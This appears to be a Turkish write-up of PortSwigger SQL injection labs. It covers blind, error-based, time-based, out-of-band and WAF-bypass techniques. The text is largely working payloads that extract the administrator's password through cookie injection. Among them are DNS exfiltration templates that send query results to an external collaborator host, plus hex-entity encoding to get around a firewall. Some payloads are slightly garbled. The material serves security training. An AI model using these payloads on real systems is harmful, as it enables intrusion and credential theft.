Yine bu tabloda "administrator" kullanıcısı var mı onu kontrol etmek istiyoruz. "select tracking-id from tracking-table where trackingId = 'RvLfBu6s9EZRVYN' and (select username from users where username='administrator')='administrator'--" sorgusunu çalıştırıldıktan sonra - "**Cookie TrackingId=RvLfBu6s9EZRVYN' and (select username from users where username='administrator')=administrator'--; session=...**" yazdıktan sonra- hoş geldiniz sayfasına dönerse anlıyoruz ki orada administrator adlı bir kullanıcı var.

Administrator kullanıcısının parolasını öğrenmek istiyorsak ilk önce parola uzunluğunu öğrenmemiz gerekiyor. "select tracking-id from tracking-table where trackingId = 'RvLfBu6s9EZRVYN' and (select username from users where username='administrator' and LENGTH(password)>20)='administrator'--" sorgusunu çalıştırıyoruz ve hoş geldiniz sayfasına yönlenmiyor. Anlıyoruz ki parola maksimum 20 karakter. 19 denedığımızda hoş geldiniz sayfasına yönlendirileceğimizi göreceğiz. Yani parola 20 karakter.

Parolanın her bir karakteri için doğru mu yanlış mı işlemi gerçekleştiriyoruz. "select tracking-id from tracking-table where trackingId = 'RvLfBu6s9EZRVYN' and (select substring(password,2,1) from users where username='administrator')='a'--". Bu sorguda 2. Karakter "a" mı değil mi onu kontrol ediyoruz. Eğer hoş geldiniz sayfasına yönlenirsek anlıyoruz ki 2. Karakter "a". Bunu 20 karakter için yapıyoruz.

Tabii ki bu brute force işlemini yapmak çok uzun ve kullanışsız. Bunun yerine BurpSuite uygulamasında Intruder özelliğini kullanabiliriz. Seçtiğimiz bölgede, belirlediğimiz karakterlerin hepsini deneyecek. Bunu 20 karakter için otomatize edebiliriz. Böylece parolaya ulaşabiliriz. Tabii ki bu işlem BurpSuite communication hesabında çok uzun sürüyor. Eğer Professional hesabınız varsa işlem çok daha kısa sürecek.

Portswigger - Blind SQL injection with conditional errors

Tüm işlemler CookieTrackingId'de gerçekleştirilecek.

İlk önce zafiyetin varlığını kanıtlıyoruz. “' || (select " from dual) || '” yazdığımızda error alımıyoruz. Böylece Oracle veritabanının kullanıldığını anlıyoruz (“from tablo_ismi” olmadan 5xx kod çalıştığı için).

Tablo ismi olarak users tablosunun varlığından emin olmamız gerekiyor. “' || (select " from users where rownum =1) || '” komutunda hata almazsa anlıyoruz ki users tablosu bulunuyor.

Administrator kullanıcısı var mı yok mu ona bakıyoruz. “' || (select " from users where username='administrator') || '” kodu çalıştırıldığında hata ile karşılaşmazsa administrator kullanıcısının bulunduğu görüyorum. Daha detaylı bir kontrol mekanizması kurabiliriz. Şimdi Error durumuna göre kontrol yapalım. “' || (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " END FROM users where username='administrator') || '” kodunu yazdığımızda administrator kullanıcısı bulunuyorsa “select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " END” kısmı çalışacak ve 1 her zaman 1'e eşit olacağı için 1/0 kısmı etkin olacak. Bu da 500 gibi bir hata mesajı verecek. Yani administrator kullanıcısı varsa 500 kodu çalışacak. Yoksa Switch Case hiçbir zaman çalışmayaçağı için sayfa normal bir şekilde yüklenecek.

Aynı işlemleri parola için yapabiliriz. Parolanın uzunluğunu keşfедelim. “' || (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " END FROM users where username='administrator' and LENGTH(password)>20) || '” yazdığımızda 200 kodu dönerse anlıyoruz ki orada maksimum 20 karakter var. 19 yazdığımızda 500 kodu dönüyor (Çünkü 1/0 çalışıyor ve bu da bir hatadır). Anlıyoruz ki tam tamına 20 karakter var.

Her bir karakter için doğru mu yanlış mı onu kontrol etmemiz gerekiyor. “' || (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " END FROM users where username='administrator' and substr(password,1,1)='a') || '” kodu ile 1. Karakter a mı değil mi ona bakıyoruz. Eğer 500 kodu dönerse (1/0 çalışırsa) 500 kodu dönmemesini bekleriz. Yani ilk karakter a. Bunu 20 karakter için ayrı ayrı yaparız.

Tabii ki bu brute force işlemini yapmak çok uzun ve kullanışsız. Bunun yerine BurpSuite uygulamasında Intruder özelliğini kullanabiliriz. Seçtiğimiz bölgede, belirlediğimiz karakterlerin hepsini deneyecek. Bunu 20 karakter için otomatize edebiliriz. Böylece parolaya ulaşabiliriz. Tabii ki bu işlem BurpSuite communication hesabında çok uzun sürüyor. Eğer Professional hesabınız varsa işlem çok daha kısa sürecek. (Mesela bu örneğe göre 720 tane deneme yapacak)

Portswigger Lab12 - Blind SQL injection with time delays

Bu labta ise belirlediğimiz zaman boyunca isteğin gecikmesini sağlayacağız. Önceki örneklerde olduğu gibi cookie id değerimiz üzerinde işlemlerimizi gerçekleştireceğiz. "Cookie: TrackingId=... ' || SELECT pg_sleep(10)--" ile gecikmenin olacağını görebiliriz. Şimdi bunu parçalara ayırip anlamaya çalışalım.

"Cookie: TrackingId=... ' " ifadesindeki kesme işaretini ile aslında önceki sorguyu bitiriyoruz. Yani select tracking-id from tracking-table where trackingid='OVmpehhTPt2iCL19'|| (SELECT sleep(10))--'; sorgusunu çalıştırılmış oluyoruz. Kırmızı ile belirtilen kesme işaretini ile ilk sorguyu bitiriyoruz.

Sona -- eklememizin sebebi ise sorgunun geri kalanını yorum satırına almak.

Her veritabanı için farklı sentaks bulunmakta. Bunlar:

```
Oracle dbms_pipe.receive_message( ('a'), 10)
Microsoft WAITFOR DELAY '0:0:10'
PostgreSQL SELECT pg_sleep(10)
MySQL SELECT SLEEP(10)
```

Her bir sentaksı sırasıyla denememiz gerekiyor. Örneğin MySQL için denedik diyelim ve olmadığı gibi veritabanı MySQL olabilir. Ancak orada time based sql olmamıştır. Bu tür durumları da göz önünde bulundurmamalıyız.

Portswigger- Blind SQLi with time delays and informational retrieval

Web sitede Burp Suite ile araya giriyoruz. Daha sonra istekte cookie değerini görmemiz lazım. Normalde cookie'nin sorgu isteği şu şekilde olabilir. " select tracking-id from tracking-table where trackingId = 'RvLfBu6s9EZRVYN' ". Eğer bu id bulunuyorsa sayfa hoş geldiniz tarzında yüklenecek. Fakat bu id bulunmuyorsa sayfada bu mesaj görünmeyecek.

"select tracking-id from tracking-table where trackingId = 'RvLfBu6s9EZRVYN' and sleep(10)--" sorgusunu çalıştırılmamız gerekiyor. Yani "Cookie TrackingId=RvLfBu6s9EZRVYN' || pg_sleep(10)--; session=..." şeklinde yazmamız gerekiyor. Cevabın dönmesi 10 saniye beklerse time based SQLi ile karşı karşıyayız demektir.

Bir tane "users" tablomuz var mı öğrenmek istiyoruz. "Cookie TrackingId=RvLfBu6s9EZRVYN ||(select case when (1=1) then pg_sleep(10) else pg_sleep(-1) end)--" sorgusunu çalıştırıyoruz. Sonuçta 10 saniye cevap sayfası dönerse anlıyoruz ki orada users tablosu bulunuyor. -1 demek delay (gecikme) olmasın demektir. Eğer sorgumuz yanlışsa delay olmayacak.

Yine bu tabloda "administrator" kullanıcısı var mı onu kontrol etmek istiyoruz. "select tracking-id from tracking-table where trackingId = 'RvLfBu6s9EZRVYN' and (select case when (username='administrator') then pg_sleep(10) else pg_sleep(-1) end from users)--" sorgusunu çalıştırıldıkten sonra ("Cookie TrackingId=RvLfBu6s9EZRVYN' || (select case when (username='administrator') then pg_sleep(10) else pg_sleep(-1) end from users)--; session=...") cevap sayfasına 10 saniyede dönerse anlıyoruz ki orada administrator adlı bir kullanıcı var.

Administrator kullanıcısının parolasını öğrenmek istiyorsak ilk önce parola uzunluğunu öğrenmemiz gerekiyor. "Cookie TrackingId= RvLfBu6s9EZRVYN' || (select case when (username='administrator' and LENGTH(password)>20) then pg_sleep(10) else pg_sleep(-1) end from users)--" sorgusunu çalıştırıyoruz ve cevap sayfasına 10 saniyede yönlenmiyor. Anlıyoruz ki parola maksimum 20 karakter. 19 denedigimizde cevap sayfasına 10 saniyede yönlendirileceğimizi göreceğiz. Yani parola 20 karakter.

Parolanın her bir karakteri için doğru mu yanlış mı işlemi gerçekleştiriyoruz. "Cookie TrackingId= RvLfBu6s9EZRVYN' || (select case when (username='administrator' and substring(password,3,1)='a') then pg_sleep(10) else pg_sleep(-1) end from users)--". Bu sorguda 3. Karakter "a" mı değil mi onu kontrol ediyoruz. Eğer cevap sayfasına 10 saniyede yönlenirse anlıyoruz ki 3. Karakter "a". Bunu 20 karakter için yapıyoruz.

Tabii ki bu brute force işlemini yapmak çok uzun ve kullanışsız. Bunun yerine BurpSuite uygulamasında Intruder özelliğini kullanabiliriz. Seçtiğimiz bölgede, belirlediğimiz karakterlerin hepsini deneyecek. Bunu 20 karakter için otomatize edebiliriz. Böylece parolaya ulaşabiliriz. Tabii ki bu işlem BurpSuite communication hesabında çok uzun sürüyor. Eğer Professional hesabınız varsa işlem çok daha kısa sürecek.

Portswigger - Blind SQL injection with out-of-band interaction

Bu labta DNS Lookup'ları inceleyeceğiz. Bunu için ilk önce BurpSuite'in Professional hesabına sahip olmamız gerekiyor.

Profesyonel hesabımız varsa, Burp Collaborator Client'a giriyoruz ve copy clipboard diyerek External Sistemimizin linkini kopyalıyoruz. Böylece DNS Lookup'ları inceleyeceğiz. Diyelim ki External Sistem "cgwihkkm49dt3sgk9lufyyb6mxsngc.burpcollaborator.net". Bunu kenara not ediyoruz.

Daha sonra DNS Lookup için bir soruyu yazmamız gerekiyor. Bu sorgu her veritabanında farklılık gösterebilir. Bu sorgular:

([XXE](#)) vulnerability to trigger a DNS lookup. The vulnerability has been patched but there are many unpatched Oracle installations in existence:

Oracle

```
SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN/"%remote;] >'), '/1') FROM dual
```

The following technique works on fully patched Oracle installations, but requires elevated privileges:

Microsoft

```
SELECT UTL_INADDR.get_host_address('BURP-COLLABORATOR-SUBDOMAIN') exec master..xp_dirtree '//BURP-COLLABORATOR-SUBDOMAIN/a'
```

PostgreSQL

```
copy (SELECT '') to program 'nslookup BURP-COLLABORATOR-SUBDOMAIN'
```

The following techniques work on Windows only:

MySQL

```
LOAD_FILE('\\\\BURP-COLLABORATOR-SUBDOMAIN\\a') SELECT ... INTO OUTFILE '\\\\BURP-COLLABORATOR-SUBDOMAIN\\a'
```

Buradan veritabanına uygun soruyu seçiyoruz. Örneğin Oracle ile başlayalım. "[CookieTrackID=xxx' || \(SELECT EXTRACTVALUE\(xmltype\('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root \[<!ENTITY % remote SYSTEM "http://cgwihkkm49dt3sgk9lufyyb6mxsngc.burpcollaborator.net%" %remote;\] >'\), '/1'\) FROM dual\)--](#)" sorgusunu CookieTrackID'ye yazıyoruz. CookieTrackID'yi daha önceki lablarda görmüştük. Daha sonra isteği gönderiyoruz ve Collaborator'e giriyoruz. "Poll Now" dediğimiz zaman DNS Lookup'ları görüyoruz.

Bu şekilde DNS Lookup'ları inceleyebiliriz.

Portswigger - Blind SQL injection with out of band data exfiltration

Bu labta DNS Lookup'ları inceleyeceğiz. Bunu için ilk önce BurpSuite'in Professional hesabına sahip olmamız gerekiyor.

Profesyonel hesabımız varsa, Burp Collaborator Client'a giriyoruz ve copy clipboard diyerek External Sistemimizin linkini kopyalıyoruz. Böylece DNS Lookup'ları inceleyeceğiz. Diyelim ki External Sistem "cgwihkkm49dt3sgk9lufyyb6mxsngc.burpcollaborator.net". Bunu kenara not ediyoruz.

Daha sonra DNS Lookup için bir sorguyu yazmamız gerekiyor. Bu sorgu her veritabanında farklılık gösterebilir. Bu sorgular:

([XXE](#)) vulnerability to trigger a DNS lookup. The vulnerability has been patched but there are many unpatched Oracle installations in existence:

Oracle

```
SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'), '/1') FROM dual
```

The following technique works on fully patched Oracle installations, but requires elevated privileges:

Microsoft

```
SELECT UTL_INADDR.get_host_address('BURP-COLLABORATOR-SUBDOMAIN') exec master..xp_dirtree '//BURP-COLLABORATOR-SUBDOMAIN/a' copy (SELECT '') to program 'nslookup BURP-COLLABORATOR-SUBDOMAIN'
```

PostgreSQL

The following techniques work on Windows only:

MySQL

```
LOAD_FILE('\\\\\\BURP-COLLABORATOR-SUBDOMAIN\\a') SELECT ... INTO OUTFILE '\\\\\\BURP-COLLABORATOR-SUBDOMAIN\\a'
```

Buradan veritabanına uygun sorguyu seçiyoruz. Örneğin Oracle ile başlayalım. "[CookieTrackID=xxx' || \(SELECT EXTRACTVALUE\(xmltype\('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root \[<!ENTITY % remote SYSTEM "http://cgwihkkm49dt3sgk9lufyyb6mxsngc.burpcollaborator.net/"> %remote;\]>'\), '/1'\)](#)" sorgusunu CookieTrackID'ye yazıyoruz. CookieTrackID'yi daha önceki lablarda görmüştük. Daha sonra istediği gönderiyoruz ve Collaborator'e giriyoruz. "Poll Now" dediğimiz zaman DNS Lookup'ları görüyoruz.

Bu şekilde DNS Lookup'ları inceleyebiliriz. Hatta incelemenin de ötesine geçebiliriz. İstediğimiz soruyu yazarak cevapları inceleyebiliriz. Bunun için bazı DNS Lookup Data Exfiltration (veri sızdırma) kodlarına bakmamız gereklidir. Bu kodlar:

Oracle

```
SELECT EXTRACTVALUE(xmltype('<?xml  
version="1.0" encoding="UTF-8"?><!DOCTYPE  
root [ <!ENTITY % remote SYSTEM  
"http://'||(SELECT YOUR-QUERY-HERE)||'.BURP-  
COLLABORATOR-SUBDOMAIN/"> %remote;]','/1'))  
FROM dual
```

Microsoft

```
declare @p varchar(1024);set @p=(SELECT YOUR-  
QUERY-HERE);exec('master..xp_dirtree  
//'+@p+'.BURP-COLLABORATOR-SUBDOMAIN/a"')  
create OR replace function f() returns void  
as $$  
declare c text;  
declare p text;  
begin  
SELECT into p (SELECT YOUR-QUERY-HERE);
```

PostgreSQL

```
c := 'copy (SELECT '')' to program  
'nslookup '||p||'.BURP-COLLABORATOR-  
SUBDOMAIN''';  
execute c;  
END;  
$$ language plpgsql security definer;  
SELECT f();
```

The following technique works on Windows only:

MySQL

```
SELECT YOUR-QUERY-HERE INTO OUTFILE  
'\\BURP-COLLABORATOR-SUBDOMAIN\a'
```

Veritabanımızın Oracle olduğunu öğrenmiştık. Dolayısıyla ona özel kodu yazmamız gerekiyor.
“CookieTrackingId: xxx || (SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://'||(SELECT password FROM username
WHERE username='administrator')||'.cgwihkkm49dt3sgk9lufyyb6mxsngc.burpcollaborator.net/">
%remote;]','/1')) FROM dual)--” kodunu CookieTrackingID değerine yazıyoruz. Daha sonra DNS
Lookup'ları incelediğimizde;

0fpkzao19uq428v3bbde.cgwihkkm49dt3sgk9lufyyb6mxsngc.burpcollaborator.net karşımıza çıkıyor.
Kalın yazılan yer, administrator kullanıcısı için parolasını temsil ediyor. Böylece kullanıcı parolasını
elde edebilir. Tablo isimlerini nasıl bulduk diye soracak olursak daha önceki lablarda bunu
öğrenmiştık. Lab uzamasın diye onu pas geçtik.

Portswigger - SQL injection with filter bypass via XML encoding

Bu örnekte ise önceki örneklerden farklı olarak POST metodunda çalışacağız. Önceden hep GET metoduyla çalışmıştık. Öncesinde BurpSuite'de Hackvertor uzantısını indirmemiz gerekiyor.

İlk önce POST metodu olan bir isteği incelememiz gerekiyor. Çünkü XML kodları POST metodunda görebiliriz. Dolayısıyla bulduğumuz bir XML kodu içeren POST metodunu inceliyoruz. Bu istekte 1 yazan yere (XML kodları arasındaki) “UNION Select NULL” yazıyoruz. Fakat sütun sayımızın sayısını bilsek bile Güvenlik Duvarı (Firewall) gibi uygulamalar engelleme yapabilir. Onun için Hackvertor kullanacağınız. “1 UNION Select NULL” ifadesine hex_entities eklediğimiz zaman (sağ tık -> Uzantılar -> Hackvertor -> Encode -> hex_entities) satır sayısının 1. Olduğunu göreceğiz. “1 UNION Select NULL, NULL” dediğimizde ise hata ile karşılaşacağız. Artık 1 sütun olduğundan emin oluyoruz.

Veritabanını öğrenelim. Bunu “1 UNION Select version()” ile yaptığımız zaman PostgreSQL kullanıldığını göreceğiz.

Sırada tablo isimlerini öğrenmek var. “1 UNION Select table_name FROM information_schema.tables” ile tablo isimlerini öğrenebiliriz. Bizim aradığımız tablo “users”. Tabii ki çok fazla tablo var ancak deneme yanılma ile istediğimiz sonuca ulaşabiliriz.

Sırada sütun isimlerini öğrenmek var. “1 UNION Select column_name FROM information_schema.columns WHERE table_name = ‘users’” ile sütun isimlerini öğrenebiliriz. 2 sütun karşımıza çıkıyor. “username” ve “password”.

Şimdi istediğimiz kodu tek bir sütunda çalıştırarak kullanıcı adı ve parola elde edebiliriz. “1 UNION SELECT username || ‘/’ || password FROM users” yazdığımızda (tabii ki hex_entities gibi bir uzantı içerisinde) kullanıcı adı ve ona karşılık gelen credential bilgilerini (giriş bilgileri) göreceğiz.

Tüm işlemleri hex_entities başlıklarını arasında yapıyoruz ki firewall yakalamasın.